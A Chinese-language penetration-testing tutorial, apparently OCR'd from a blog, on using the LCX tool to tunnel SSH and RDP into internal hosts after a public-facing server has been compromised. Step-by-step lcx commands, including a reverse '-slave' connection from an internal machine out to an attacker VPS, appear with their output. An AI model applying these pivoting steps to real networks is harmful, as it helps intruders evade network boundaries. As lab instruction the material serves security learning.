
只需要远程连接目标主机的33389端口即可。




LCX实现本地端口转发(Linux的场景)

我们现在拿到了一台主机的账号、密码和权限，现在想远程SSH连接该主机，该主机的22端口只对内开放，不对外开放。所以，我们可以利用lcx进行本地端口的转发。将2222的流量转到22端口上。

目标机的操作，将2222端口的流量都转发到22端口上




只需要远程连接目标主机的2222端口即可。



LCX实现SSH到内网主机(公网服务器是Windows)

现在我们有这么一个环境，我们获得了公网服务器的权限，并且通过公网服务器进一步的内网渗透，得到了内网主机的权限。拓扑图如下。



于是，我们还可以利用lcx来进行22端口的转发。

在公网windows服务器上的操作

```
lcx.exe -tran 2222 192.168.10.129 22  #意思就是将本地2222端口转发给192.168.10.129主机的22号端口
```


回到顶部

```
C:\Users\小谢.WIN2008\Desktop>lcx.exe -tran 2222 192.168.10.129 22
========================= HUC Packet Transmit Tool V1.00 ====================
============ Code by lion & bkbll, Welcome to [url]http://www.cnhonker.com[/
==========

[+] Waiting for Client ......
[+] Accept a Client from 100.100.10.11:36146 ......
[+] Make a Connection to 192.168.10.129:22 ......
[+] Connect OK!
[+] Start Transmit (100.100.10.11:36146 <-> 192.168.10.129:22) ......

 Recv    33 bytes    100.100.10.11:36146
 Send    33 bytes   192.168.10.129:22
 Recv    21 bytes   192.168.10.129:22
```


所以，我们ssh连接到公网服务器的2222端口即可

```
root@kali:~# ssh -p 2222 root@100.100.10.14
The authenticity of host '[100.100.10.14]:2222 ([100.100.10.14]:2222)' can't be establi
RSA key fingerprint is SHA256:3oHsjJZAdyBmju4aRGl1Ozy6tBiTVHhDqzZBay9Dhpk.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[100.100.10.14]:2222' (RSA) to the list of known hosts.
root@100.100.10.14's password:
Last login: Sun Jun  2 19:25:19 2019 from 192.168.10.1
[root@Centos ~]#
```


LCX实现SSH到内网主机(公网服务器是Linux)



首先，在VPS上进行下面操作。监听 2222 的流量，将其转发给 22222 端口。相当于正向代理

```
./lcx -m 2 -p1 22222 -h2 127.0.0.1 -p2 2222  #将本地2222端口的流量给本地的22222端口
```

```
[root@Redhat ~]# ./lcx -m 3 -h1 127.0.0.1 -p1 22 -h2 114.118.80.138 -p2 2
[+] make a connection to 127.0.0.1:22....
[+] host1 connected
[+] make a connection to 114.118.80.138:22222....
[+] all hosts connected!
[+] make a connection to 127.0.0.1:22....
[+] host1 connected
[+] make a connection to 114.118.80.138:22222....
[+] all hosts connected!
[+] make a connection to 127.0.0.1:22....
[+] host1 connected
[+] make a connection to 114.118.80.138:22222....
[+] all hosts connected!
```


我们连接VPS的2222端口，就相当于连接了内网主机的22端口。

```
ssh root@114.118.80.138 2222  #连接到114.118.80.138的2222端口
```

回到顶部

```
[C:\~]$ ssh root@114.118.80.138 2222

Connecting to 114.118.80.138:2222...
Connection established.
To escape to local shell, press 'Ctrl+Alt+]'.

Last login: Fri Aug 16 22:32:56 2019 from localhost
[root@Redhat ~]# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.10.20  netmask 255.255.255.0  broadcast 192.168.1
        inet6 fe80::2ff:ceff:fe88:821d  prefixlen 64  scopeid 0x20<lin
        ether 00:ff:ce:88:82:1d  txqueuelen 1000  (Ethernet)
        RX packets 119388  bytes 30526970 (29.1 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 199347  bytes 322825601 (307.8 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```


LCX实现3389到内网主机(公网服务器是Windows)


现在我们有这么一个环境，我们获得了公网Windows服务器的权限，并且通过公网服务器进一步的内网渗透，得到了内网Linux主机的权限。拓扑图如
现在想SSH到内网Linux主机。

于是，我们还可以利用lcx来进行3389端口的转发。
在公网windows服务器上的操作

```
lcx.exe -tran 3340 192.168.10.18 3389  #意思就是将本地的3340端口的流量转发给192.168.10.18主机的3389端口
```

```
C:\Users\小谢.WIN2008\Desktop>lcx.exe -tran 3340 192.168.10.18 3389
========================== HUC Packet Transmit Tool V1.00 ====================
============ Code by lion & bkbll, Welcome to [url]http://www.cnhonker.com[/
==========

[+] Waiting for Client ......
```


于是，我们远程连接公网服务器100.100.10.14的3340端口



LCX实现3389到内网主机(公网服务器是Linux)

现在我们有这么一个环境，我们获得了公网Linux服务器的权限，并且通过公网服务器进一步的内网渗透，得到了内网Windows主机的权限。拓扑图如
我们想3389连接到内网Windows服务器。

回到顶部

内网windows机器先将3389端口的流量转发到我干公网Linux服务器的13389端口，这
做反向代理。
公网linux服务器将本地23389端口的流量转发给本地的13389端口，这是做正向代理
我们直接连接公网Linux服务器的23389端口即可。

在公网Linux服务器上的操作

./lcx -m 2 -p1 23389 -h2 127.0.0.1 -p2 13389　　#监听本地23389的流量转发给本地的13389端口，正向代理


```
[root@Redhat ~]# ./lcx -m 2 -p1 23389 -h2 127.0.0.1 -p2 13389
binding port 23389......ok
binding port 13389......ok
waiting for response on port 23389.........
accept a client on port 23389 from 192.168.10.1,waiting another on port 13389
accept a client on port 13389 from 192.168.10.16
waiting for response on port 23389.........
read data error: Connection reset by peer
ok,I closed the two fd
waiting for response on port 23389.........
accept a client on port 23389 from 192.168.10.1,waiting another on port 13389
accept a client on port 13389 from 192.168.10.16
waiting for response on port 23389.........
read data error: Connection reset by peer
```

在内网Windows服务器上的操作

lcx.exe -slave 192.168.10.20 13389 127.0.0.1 3389　#将本地3389端口的流量都转发给192.168.10.20，反向代理

```
C:\Users\xie\Desktop>lcx.exe -slave 192.168.10.20 13389 127.0.0.1 3389
========================== HUC Packet Transmit Tool V1.00 ========================
============ Code by lion & bkbll, Welcome to [url]http://www.cnhonker.com[/url] ======

[+] Make a Connection to 192.168.10.20:13389....
[+] Connect OK!
[+] Make a Connection to 127.0.0.1:3389....
[+] All Connect OK!
[+] Start Transmit (192.168.10.20:13389 <-> 127.0.0.1:3389) ......

 Recv     19 bytes          127.0.0.1:3389
 Send     19 bytes     192.168.10.20:13389
[+] CreateThread OK!

[+] Make a Connection to 192.168.10.20:13389....
 Recv    178 bytes     192.168.10.20:13389
 Send    178 bytes          127.0.0.1:3389
 Recv    842 bytes          127.0.0.1:3389
 Send    842 bytes     192.168.10.20:13389
 Recv    326 bytes     192.168.10.20:13389
 Send    326 bytes          127.0.0.1:3389
 Recv     59 bytes          127.0.0.1:3389
 Send     59 bytes     192.168.10.20:13389
 Recv     85 bytes     192.168.10.20:13389
```

远程连接公网服务器的23389端口即可



本文所用工具下载：关注微信公众号：xie_sec 回复：内网转发工具即可下载。本工具仅供学习使用，请勿用于非法途径！

回到顶部